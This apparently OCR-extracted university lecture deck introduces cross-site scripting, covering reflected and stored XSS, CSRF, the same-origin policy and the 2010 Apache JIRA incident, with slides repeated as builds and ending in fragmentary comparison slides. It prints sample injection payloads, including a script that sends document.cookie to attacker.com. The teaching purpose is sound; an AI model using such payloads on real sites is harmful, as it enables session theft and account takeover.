Introduction to Cross Site Scripting

Andrei Popescu

Middlesex University
School of Science and Technology
Foundations of Computing Group

XSS in a Nutshell

Cross Site Scripting (XSS) is a type of attack performed on the users of a web application

XSS in a Nutshell

Cross Site Scripting (XSS) is a type of attack performed on the users of a web application

It enables the attacker to access sensitive access data and perform actions only meant for authenticated users

XSS in a Nutshell

Cross Site Scripting (XSS) is a type of attack performed on the users of a web application

It enables the attacker to access sensitive access data and perform actions only meant for authenticated users

It exploits

- a vulnerability on the web application
- the trust the client has in the server

XSS in a Nutshell

Cross Site Scripting (XSS) is a type of attack performed on the users of a web application

It enables the attacker to access sensitive access data and perform actions only meant for authenticated users

It exploits

- a vulnerability on the web application
- the trust the client has in the server

The attacker interferes in the expected communication between client and server, having them communicate **client-side code** where **data** is intended

XSS in a Nutshell

Cross Site Scripting (XSS) is a type of attack performed on the users of a web application

It enables the attacker to access sensitive access data and perform actions only meant for authenticated users

It exploits

- a vulnerability on the web application
- the trust the client has in the server

The attacker interferes in the expected communication between client and server, having them communicate **client-side code** where **data** is intended

XSS is one of the most common web application vulnerabilities

Attack on the Client

sensitive data accessed with t
sensitive actions enabled by t

Trusted Server

holds session token t

Authenticated User

Attack on the Client

sensitive data accessed with t
sensitive actions enabled by t

Trusted Server

holds session token t

Authenticated User

Attack on the Client

sensitive data accessed with t
sensitive actions enabled by t

Trusted Server

holds session token t

Authenticated User

Attacker's goal: access sensitive data or perform sensitive actions.

Attack on the Client

sensitive data accessed with t
sensitive actions enabled by t

Trusted Server

holds session token t

Authenticated User

Attacker's goal: access sensitive data or perform sensitive actions. But how?

Attack on the Client

Attacker's goal: access sensitive data or perform sensitive actions. But how?
One idea: make a direct request to the server.

Attack on the Client

sensitive data accessed with t
sensitive actions enabled by t

Trusted Server

sorry, no token given

holds session token t

Authenticated User

Attacker's goal: access sensitive data or perform sensitive actions. But how?
One idea: make a direct request to the server.

Attack on the Client

sensitive data accessed with t
sensitive actions enabled by t

Trusted Server

holds session token t

Authenticated User

Attacker's goal: access sensitive data or perform sensitive actions. But how?
One idea: make a direct request to the server. Fails.

Attack on the Client

sensitive data accessed with t
sensitive actions enabled by t

Trusted Server

holds session token t

Authenticated User

Attacker's goal: access sensitive data or perform sensitive actions. But how?
Better idea: trick User into unwittingly making a request!

Attack on the Client

sensitive data accessed with t
sensitive actions enabled by t

Trusted Server

"Click to Win"
link(TrustedServer,evilInput)

holds session token t

Authenticated User

Attacker's goal: access sensitive data or perform sensitive actions. But how?
Better idea: trick User into unwittingly making a request!

Attack on the Client

sensitive data accessed with t
sensitive actions enabled by t

Trusted Server

request(evilInput)

"Click to Win"
link(TrustedServer,evilInput)

holds session token t

Authenticated User

Attacker's goal: access sensitive data or perform sensitive actions. But how?
Better idea: trick User into unwittingly making a request!

Attack on the Client

sensitive data accessed with t
sensitive actions enabled by t

Trusted Server

request(evilInput)

"Click to Win"
link(TrustedServer,evilInput)

holds session token t

Authenticated User

evilInput could exploit an application vulnerability in order to:

Attack on the Client

sensitive data accessed with t
sensitive actions enabled by t

Trusted Server

request(evilInput)

"Click to Win"
link(TrustedServer,evilInput)

holds session token t

Authenticated User

evilInput could exploit an application vulnerability in order to:

(1) Directly take sensitive t-enabled action

Attack on the Client

sensitive data accessed with t
sensitive actions enabled by t

Trusted Server

request(evilInput)

"Click to Win"
link(TrustedServer,evilInput)

holds session token t

Authenticated User

evilInput could exploit an application vulnerability in order to:

(1) Directly take sensitive t-enabled action

evilInput = "create new user with admin rights"

Attack on the Client

sensitive data accessed with t
sensitive actions enabled by t

Trusted Server

request(evilInput)

"Click to Win"
link(TrustedServer,evilInput)

holds session token t

Authenticated User

evilInput could exploit an application vulnerability in order to:

(1) Directly take sensitive t-enabled action

evilInput = "create new user with admin rights"

evilInput = "change sensitive data"

sensitive data accessed with t
sensitive actions enabled by t

Trusted Server

request(evilInput)

"Click to Win"
link(TrustedServer,evilInput)

holds session token t

Authenticated User

Cross Site Request Forgery (CSRF)

evilInput could exploit an application vulnerability in order to:

(1) Directly take sensitive t-enabled action

evilInput = "create new user with admin rights"

evilInput = "change sensitive data"

Attack on the Client

sensitive data accessed with t
sensitive actions enabled by t

Trusted Server

request(evilInput)


"Click to Win"
link(TrustedServer,evilInput)

holds session token t

Authenticated User

evilInput could exploit an application vulnerability in order to:
(2) Run Attacker's client-side script in TrustedServer domain

Attack on the Client



evilInput could exploit an application vulnerability in order to:

(2) Run Attacker's client-side script in TrustedServer domain

evilInput includes evilScript

Attack on the Client

sensitive data accessed with t
sensitive actions enabled by t

Trusted Server

request(evilInput[evilScript])

response(...evilScript...)

"Click to Win"
link(TrustedServer,evilInput[evilScript])

holds session token t

Authenticated User

evilInput could exploit an application vulnerability in order to:

(2) Run Attacker's client-side script in TrustedServer domain

- evilInput includes evilScript
- evilScript is reflected back to User by TrustedServer response

Attack on the Client

sensitive data accessed with t
sensitive actions enabled by t

Trusted Server

request(evilInput[evilScript])

response(...evilScript...)

"Click to Win"
link(TrustedServer,evilInput[evilScript])

holds session token t

Authenticated User

run evilScript

evilInput could exploit an application vulnerability in order to:

(2) Run Attacker's client-side script in TrustedServer domain

- evilInput includes evilScript
- evilScript is reflected back to User by TrustedServer response
- User browser runs evilScript in the TrustedServer security context

Attack on the Client

evilInput could exploit an application vulnerability in order to:

(2) Run Attacker's client-side script in TrustedServer domain

- evilInput includes evilScript $\stackrel{\text{eg.}}{=}$ <script> send t to Attacker server </script>
- evilScript is reflected back to User by TrustedServer response
- User browser runs evilScript in the TrustedServer security context

Attack on the Client

evilInput could exploit an application vulnerability in order to:

(2) Run Attacker's client-side script in TrustedServer domain

evilInput includes evilScript $\stackrel{\text{eg.}}{=}$ <script> send t to Attacker server </script>

evilScript is reflected back to User by TrustedServer response

User browser runs evilScript in the TrustedServer security context

Attack on the Client

evilInput could exploit an application vulnerability in order to:


(2) Run Attacker's client-side script in TrustedServer domain

evilInput includes evilScript $\stackrel{\text{eg.}}{=}$ <script> send t to Attacker server </script>

evilScript is reflected back to User by TrustedServer response

User browser runs evilScript in the TrustedServer security context

Attack on the Client



Reflected Cross Site Scripting (Reflected XSS)

evilInput could exploit an application vulnerability in order to:

(2) Run Attacker's client-side script in TrustedServer domain

- evilInput includes evilScript $\stackrel{\text{eg.}}{=}$ <script> send t to Attacker server </script>
- evilScript is reflected back to User by TrustedServer response
- User browser runs evilScript in the TrustedServer security context

sensitive data accessed with t
sensitive actions enabled by t

Trusted Server

holds session token t

Authenticated User

Reflected Cross Site Scripting

Reflected XSS

sensitive data accessed with t
sensitive actions enabled by t

Trusted Server

"Click to Win"
link(TrustedServer,evilInput[evilScript])

holds session token t

Authenticated User

Reflected Cross Site Scripting

Reflected XSS

sensitive data accessed with t
sensitive actions enabled by t

Trusted Server

request(evilInput[evilScript])

"Click to Win"
link(TrustedServer,evilInput[evilScript])

holds session token t

Authenticated User

Reflected Cross Site Scripting

Victim unwittingly makes script-containing request to Trusted Server.

Reflected XSS

sensitive data accessed with t
sensitive actions enabled by t

Trusted Server

request(evilInput[evilScript])

response(...evilScript...)

"Click to Win"
link(TrustedServer,evilInput[evilScript])

holds session token t

Authenticated User

Reflected Cross Site Scripting

Victim unwittingly makes script-containing request to Trusted Server.
Trusted Server reflects script back to the victim's browser.

Reflected XSS

sensitive data accessed with t
sensitive actions enabled by t

Trusted Server

request(evilInput[evilScript])

response(...evilScript...)

"Click to Win"
link(TrustedServer,evilInput[evilScript])

holds session token t

Authenticated User

run evilScript

Reflected Cross Site Scripting

Victim unwittingly makes script-containing request to Trusted Server.

Trusted Server reflects script back to the victim's browser.

Attacker script runs "cross-site" in security context of victim's Trusted Server.

Reflected XSS

sensitive data accessed with t
sensitive actions enabled by t

Trusted Server

request(evilInput[evilScript])

response(...evilScript...)

send t

"Click to Win"
link(TrustedServer,evilInput[evilScript])

holds session token t

Authenticated User

run evilScript

Reflected Cross Site Scripting

Victim unwittingly makes script-containing request to Trusted Server.

Trusted Server reflects script back to the victim's browser.

Attacker script runs "cross-site" in security context of victim's Trusted Server.

Reflected XSS


Reflected Cross Site Scripting

Victim unwittingly makes script-containing request to Trusted Server.

Trusted Server reflects script back to the victim's browser.


Attacker script runs "cross-site" in security context of victim's Trusted Server.

Reflected XSS



Trusted Server reflects script back to the victim's browser.


Reflected XSS



Trusted Server reflects script back to the victim's browser.

Server side vulnerability: fail to see when **input data** contains **code** and reflect it back in the output **as code**

Reflected XSS



Trusted Server reflects script back to the victim's browser.

Server side vulnerability: fail to see when **input data** contains **code** and reflect it back in the output **as code**

Parenthesis: But Why Is It So Complicated?

sensitive data accessed with t
sensitive actions enabled by t

Trusted Server

holds session token t

Authenticated User

Parenthesis: But Why Is It So Complicated?

sensitive data accessed with t
sensitive actions enabled by t

Trusted Server

"Click to Win"
link(AttackerServer,evilInput[evilScript])

holds session token t

Authenticated User

Why not set the link to point to an Attacker-controlled server

Parenthesis: But Why Is It So Complicated?

sensitive data accessed with t
sensitive actions enabled by t

Trusted Server

"Click to Win"
link(AttackerServer,evilInput[evilScript])

holds session token t

Authenticated User

Why not set the link to point to an Attacker-controlled server and then have evilScript directly steal t?

E.g., evilScript = <script> send t to Attacker server </script>

Parenthesis: But Why Is It So Complicated?

sensitive data accessed with t
sensitive actions enabled by t

Trusted Server

"Click to Win"
link(AttackerServer,evilInput[evilScript])

holds session token t


Authenticated User

run evilScript

Why not set the link to point to an Attacker-controlled server and then have evilScript directly steal t?

E.g., evilScript = <script> send t to Attacker server </script>


Parenthesis: But Why Is It So Complicated?



Why not set the link to point to an Attacker-controlled server and then have evilScript directly steal t?

E.g., evilScript = <script> send t to Attacker server </script>

Parenthesis: But Why Is It So Complicated?



Why not set the link to point to an Attacker-controlled server and then have evilScript directly steal t?


E.g., evilScript = <script> send t to Attacker server </script>

This would fail – remember Same-Origin Policy (SOP)?

Parenthesis: But Why Is It So Complicated?

sensitive data accessed with t
sensitive actions enabled by t

Trusted Server




Why not set the link to point to an Attacker-controlled server and then have evilScript directly steal t?

E.g., evilScript = <script> send t to Attacker server </script>

This would fail – remember Same-Origin Policy (SOP)?

A script originating from one domain (e.g., www.attacker.com) can't access data (e.g., t) retrieved from another domain (e.g., www.trusted.com).

Back to the Reflected XSS Scenario



Trusted Server reflects script back to the victim's browser.

Server side vulnerability: fail to see when **input data** contains **code** and reflect it back **as code** (without proper **output escaping**).

Example of Reflected XSS

Assume that to the request

http://trusted.com?name=Max

Example of Reflected XSS

Assume that to the request

http://trusted.com?name=Max

server responds with output including

<div> Hello Max </div>

Example of Reflected XSS

Assume that to the request

http://trusted.com?name=Max

server responds with output including

<div> Hello Max </div>

What if I replace the input Max with something more interesting?

Example of Reflected XSS

Assume that to the request

http://trusted.com?name=<script> alert(0); </script>

server responds with output including

<div> Hello Max </div>

What if I replace the input Max with something more interesting?

Example of Reflected XSS

Assume that to the request

http://trusted.com?name=<script> alert(0); </script>

server responds with output including

<div> Hello Max </div>

What if I replace the input Max with something more interesting? Will the code be reflected as is?

Example of Reflected XSS

Assume that to the request

http://trusted.com?name=<script> alert(0); </script>

server responds with output including

<div> Hello <script> alert(0); </script> </div>

What if I replace the input Max with something more interesting? Will the code be reflected as is?

Example of Reflected XSS

Assume that to the request

http://trusted.com?name=<script> alert(0); </script>

server responds with output including

<div> Hello <script> alert(0); </script> </div>

What if I replace the input Max with something more interesting?
Will the code be reflected as is?
Great! Then I can replace alert(0) with

```
var i = document.createElement("IMG");
i.setAttribute("src","http://attacker.com/" + encodeURI(document.cookie));
document.body.appendChild(i);
```

Example of Reflected XSS

Assume that to the request

http://trusted.com?name=<script> alert(0); </script>

server responds with output including

<div> Hello <script> alert(0); </script> </div>

What if I replace the input Max with something more interesting?
Will the code be reflected as is?
Great! Then I can replace alert(0) with

```
var i = document.createElement("IMG");
i.setAttribute("src","http://attacker.com/" + encodeURI(document.cookie));
document.body.appendChild(i);
```

This sends the cookie (containing the session token for trusted.com) to a site controlled by attacker.

Example of Reflected XSS

Assume that to the request

http://trusted.com?name=inputString

server responds with html content including
<input type="text" value="inputString">

In practice, the attacker does not have such an easy life:
Code injection has to be **context-sensitive**

Example of Reflected XSS

Assume that to the request

http://trusted.com?name=inputString

server responds with html content including

<input type="text" value="inputString">

In practice, the attacker does not have such an easy life:

Code injection has to be **context-sensitive**

inputString = "><script> alert(0); </script>

Example of Reflected XSS

Assume that to the request

http://trusted.com?name=inputString

server responds with html content including

<input type="text" value=""><script> alert(0); </script>">

In practice, the attacker does not have such an easy life:

Code injection has to be **context-sensitive**

inputString = "><script> alert(0); </script>

Example of Reflected XSS

Assume that to the request

http://trusted.com?name=inputString

server responds with html content including

<input type="text" value=""><script> alert(0); </script> ">

Parses as HTML Parses as JS Tolerated by HTML parser

In practice, the attacker does not have such an easy life:

Code injection has to be **context-sensitive**

inputString = "><script> alert(0); </script>

Example of Reflected XSS

Assume that to the request

http://trusted.com?name=inputString


server responds with html content including

<input type="text" value=""><script> alert(0); </script> ">

Parses as HTML — Parses as JS — Tolerated by HTML parser

In practice, the attacker does not have such an easy life:

- Code injection has to be **context-sensitive**
  - inputString = "><script> alert(0); </script>
- Some browsers block obviously reflected scripts



Example of Reflected XSS

Assume that to the request

http://trusted.com?name=inputString


server responds with html content including

<input type="text" value=""><script> alert(0); </script> ">

Parses as HTML   Parses as JS   Tolerated by HTML parser

In practice, the attacker does not have such an easy life:

- Code injection has to be **context-sensitive**
  - inputString = "><script> alert(0); </script>
- Some browsers block obviously reflected scripts



But make no mistake: the attacker will go the extra mile!

Notorious Example of Reflected XSS Attack

The Apache Foundation, 2010 – XSS Attack on its issue tracking application (JIRA)

Notorious Example of Reflected XSS Attack

The Apache Foundation, 2010 – XSS Attack on its issue tracking application (JIRA)
Attacker raised an issue:

"ive got this error while browsing some projects in jira link"

Notorious Example of Reflected XSS Attack

The Apache Foundation, 2010 – XSS Attack on its issue tracking application (JIRA)
Attacker raised an issue:

"ive got this error while browsing some projects in jira link"

Logged in admin clicked the link, enabling attacker to steal his session token

Notorious Example of Reflected XSS Attack

The Apache Foundation, 2010 – XSS Attack on its issue tracking application (JIRA)
Attacker raised an issue:

"ive got this error while browsing some projects in jira link"

Logged in admin clicked the link, enabling attacker to steal his session token

From then on, all hell broke loose:

- attacker modified a project's upload folder path
- attacker "uploaded" Trojan login forms and stole users' passwords
- some passwords were common with those for other applications

Notorious Example of Reflected XSS Attack

The Apache Foundation, 2010 – XSS Attack on its issue tracking application (JIRA)
Attacker raised an issue:

"ive got this error while browsing some projects in jira link"

Logged in admin clicked the link, enabling attacker to steal his session token

From then on, all hell broke loose:

- attacker modified a project's upload folder path
- attacker "uploaded" Trojan login forms and stole users' passwords
- some passwords were common with those for other applications

https://blogs.apache.org/infra/entry/apache_org_04_09_2010

Notorious Example of Reflected XSS Attack

The Apache Foundation, 2010 – XSS Attack on its issue tracking application (JIRA)
Attacker raised an issue:

"ive got this error while browsing some projects in jira link"

Logged in admin clicked the link, enabling attacker to steal his session token


From then on, all hell broke loose:

- attacker modified a project's upload folder path
- attacker "uploaded" Trojan login forms and stole users' passwords
- some passwords were common with those for other applications

https://blogs.apache.org/infra/entry/apache_org_04_09_2010

Bottom line: XSS can be combined with other attacks, to devastating effect

Another XSS Variant: Stored XSS



Instead of feeding a link to User (as in reflected XSS),

Another XSS Variant: Stored XSS

Trusted Server

= Another User

Authenticated User

Instead of feeding a link to User (as in reflected XSS),
Attacker registers as a normal user


Another XSS Variant: Stored XSS

Trusted Server

Authenticated User

Instead of feeding a link to User (as in reflected XSS),
Attacker registers as a normal user
and sends request containing evilScript


Another XSS Variant: Stored XSS



Authenticated User


Instead of feeding a link to User (as in reflected XSS),
Attacker registers as a normal user
and sends request containing evilScript
which the server stores (like it would do with normal data).

Another XSS Variant: Stored XSS




Instead of feeding a link to User (as in reflected XSS),
Attacker registers as a normal user
and sends request containing evilScript
which the server stores (like it would do with normal data).
At a later time, a logged in user makes a request.

Another XSS Variant: Stored XSS




Instead of feeding a link to User (as in reflected XSS),
Attacker registers as a normal user
and sends request containing evilScript
which the server stores (like it would do with normal data).
At a later time, a logged in user makes a request.
Server response includes stored evilScript,

Another XSS Variant: Stored XSS




Instead of feeding a link to User (as in reflected XSS),
Attacker registers as a normal user
and sends request containing evilScript
which the server stores (like it would do with normal data).
At a later time, a logged in user makes a request.
Server response includes stored evilScript, which is run by User's browser.

Reflected Vs. Stored XSS



Reflected Vs. Stored XSS


Evil script



Reflected Vs. Stored XSS

Reflected XSS


Evil script •



Reflected Vs. Stored XSS

Reflected XSS


Evil script



Reflected Vs. Stored XSS

Reflected XSS


Evil script •



Reflected Vs. Stored XSS

Reflected XSS


Evil script ●



Reflected Vs. Stored XSS

Reflected XSS


Evil script



Reflected Vs. Stored XSS

Reflected XSS


Evil script ●



Reflected Vs. Stored XSS

Reflected XSS


Evil script



Reflected Vs. Stored XSS

Reflected XSS


Evil script



